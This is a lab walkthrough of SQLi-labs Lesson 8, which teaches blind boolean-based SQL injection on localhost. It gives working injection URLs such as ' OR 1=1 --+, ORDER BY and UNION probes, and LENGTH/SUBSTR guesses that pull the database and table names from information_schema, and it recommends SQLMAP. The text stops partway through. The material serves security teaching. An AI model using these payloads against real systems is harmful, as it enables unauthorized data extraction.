Lesson 8 – Get - Blind - Boolean Based - Single Quotes

In this lesson we have introduced a vulnerability of sql injection which is blind Boolean Based. Blind means doesn't able to see Errors and Boolean means TRUE/FALSE , In an input field we enter when condition become true for example if username=abc ,password = abc then the input field contains a code of mysql which compares the username and password input by the user with the actual username and password which is – abc .

Example mysql code: SELECT * FROM USERS WHERE USERNAME='_INPUT_' AND PASSWORD='_INPUT_' ; ---- Let assume that the users inputs the "abc" in both fields then if the abc user is exist and that's password is matched then the user get access to that website , In blind Boolean based sql injection vulnerability we don't have the username and password and we try to make condition TRUE without input the actual password this happens because of "Lack of improper Sanitization " Sanitization means – To set validation (for example – only use String and if user inputs '(single quote) or "(double quote) or any of the sql query operators then it will executes as a string not a code).

This Website shows the 2 different ouputs:

1. When condition is TRUE: "You Are In"
2. When condition is False: Blank page


We input the payload : ' OR 1=1 --+

Lets understand what exactly it means: firstly after injecting the single quote the query becomes :

SELECT * FROM USER WHERE ID='1'';

Query holds the id = '1' and these single quote are set by the developer and if we inject the single quote(') at the end of id=1 and then query becomes id = 1' we see there only single quote but in the backend it contains already covered by single quote from both sides(id='1') and then in backend it looks like: id = '1'' and because of one extra (') single query become unbalanced and produces an SQL Error for solving this error we use "Comments" we comment the one single quote which produces Error looks like: id = '1' --+' This allows us to pass the our query basically an injection point where we inject our SQL Query . example: id = '1' ORDER BY 3 --+'

In this type of vulnerability where SQL Errors are hidden and we are unable to see response and data then we use the guessing technique using various SQL functions like: substring() we know that when condition become true it returns you are in and when false then a blank page we use it while guessing the every character of database names, table names, then column names and then data , the best practice is use SQLMAP tool which is used to automate the steps of sql injection and it saves a lot of time from these manual steps which we discuss below but we should have knowledge how manually things work




```
localhost/sqli-labs-master/Less-8/?id=1' order by 4--+
http://localhost/sqli-labs-master/Less-8/?id=1' order by 4--+
```

Welcome Dhakkan

You can see when order by 4 reaches it disappear the “you are in “ message it means it have 3 columns .

Now if we try to execute UNION Statement then We didn’ t get reflected output(weak Columns) on the page



```
localhost/sqli-labs-master/Less-8/?id=-1'%20 Union Select 1,2,3 --+
http://localhost/sqli-labs-master/Less-8/?id=-1'  Union Select 1,2,3 --+
```

Welcome Dhakkan
You are in...........

So we need to guess, this method of guessing we use various functions like :

1. LENGTH() – this function is used to find the length of the string or function (which returns string) passed in the parameter. Ex. Length(“balkar”) → returns 6

1. SUBSTR(),SUBSTRING() - used for breaking the return value into single or multiple character for example - if database() function returns “security” it splits it into “s”, “e”, “c”, “u”, “r”, “i”, “t”, “y” and give us ability to compare it with the another methods like : sleep()

this function takes 3 arguments :

a.first argument is function or query which returns “string” ex. database()

b. Second argument represent Position of letters ex. - if database name is : “security” and we pass the 2nd parameter is ‘2’ then function starts from the second position which is “E” basically the second letter.

c. third parameter is letter quantity (with how many letters we compare) like in “security” If parameter is 1 then talking about “s” and when 2 talking about “se” and when 3 talking about “sec”

3. SLEEP() this function is used to sleep the website(reloads the website till the seconds given as the parameter , but we didn’t use in blind Boolean , we use it in next lesson in which are blind Boolean as well as Time Based in those cases we didn’t see the effect of TRUE and FALSE , In this lesson which is Blind Boolean only we atleast have a string “YOU ARE IN” which change and shows our query is TRUE or FALSE and we are able to compare the values in substring and extract the data from database by guessing every single Letter. It takes one arguments which represent seconds . ex. – sleep(3) -> for reloading for 3 second.

We have to try A to Z all alphabets one by one and when it matches “You are in” disappear

Step 1: Find the length of the database using the payload:


URL id=1’ AND LENGTH(DATABASE())=8 --+

In Backend MySQL query is be like: “SELECT * FROM USER WHERE ID=’1’ AND LENGTH(DATABASE())=8 --+’

This Query is divided into two parts:

1. SELECT * FROM USER WHERE ID=’1’
2. LENGTH(DATABASE())=8 --+’

- IF both of queries becomes TRUE then it will TRUE because of AND statement . we already know that first statements is true because database have the id =1 and for second statement we check by increasing the parameter value one by one when it become true : the page reflects and if it false then “you are in” message disappear.




localhost/sqli-labs-master/Less-8/?id=1' AND LENGTH(DATABASE())=08 --+

```
http://localhost/sqli-labs-master/Less-8/?id=1' AND LENGTH(DATABASE())=08 --+
```

Welcome Dhakkan
You are in...........

We got the length = 8 of the database name.

Now we have to match the characters of database name one by one using substr function.




localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR(DATABASE(),1,1)="S" --+

```
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR(DATABASE(),1,1)="S" --+
```

Welcome Dhakkan
You are in...........

We got the first letter which is “S”. Now for second



```
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR(DATABASE(),1,2)="SE" --+
```

Welcome Dhakkan
You are in...........


We got 2nd is “E” , Similarly we have to match all 8 letters of the database name one by increasing the third parameter of substr function.

Then we got the database name = “SECURITY”

Now we have to extract table names from this database , for this we only have to change a little , we use same method of substring but this time we use the another query instead of database() function passing as a first parameter of substr function.

Payload: http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE() LIMIT 0,1),1,1)="E" --+


The query I passed as a first parameter is for selecting the table names and limit 0,1 selects only the first table name and when we increase limit to 1,1 it selects 2nd table name. rest of the query works same as in previous payloads.



```
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE() LIMIT 0,1),1,1)="E" --+
```

Welcome Dhakkan
You are in...........


We got the first character of the first table name which is “E” now for 2nd :



```
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE() LIMIT 0,1),1,2)="EM" --+
```

Welcome Dhakkan
You are in...........

2nd is “M” , similarly we have to find the full name of first table name




```
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE() LIMIT 0,1),1,6)="EMAILS" --+
```

Welcome Dhakkan
You are in...........

We got it : first table name is “EMAILS”


And now for 2nd table name , we have to change the limit value from 0,1 to 1,1



```
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTR((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE() LIMIT 1,1),1,1)="R" --+
```

Welcome Dhakkan
You are in...........

We got the first character of 2nd table name which is “R”



```
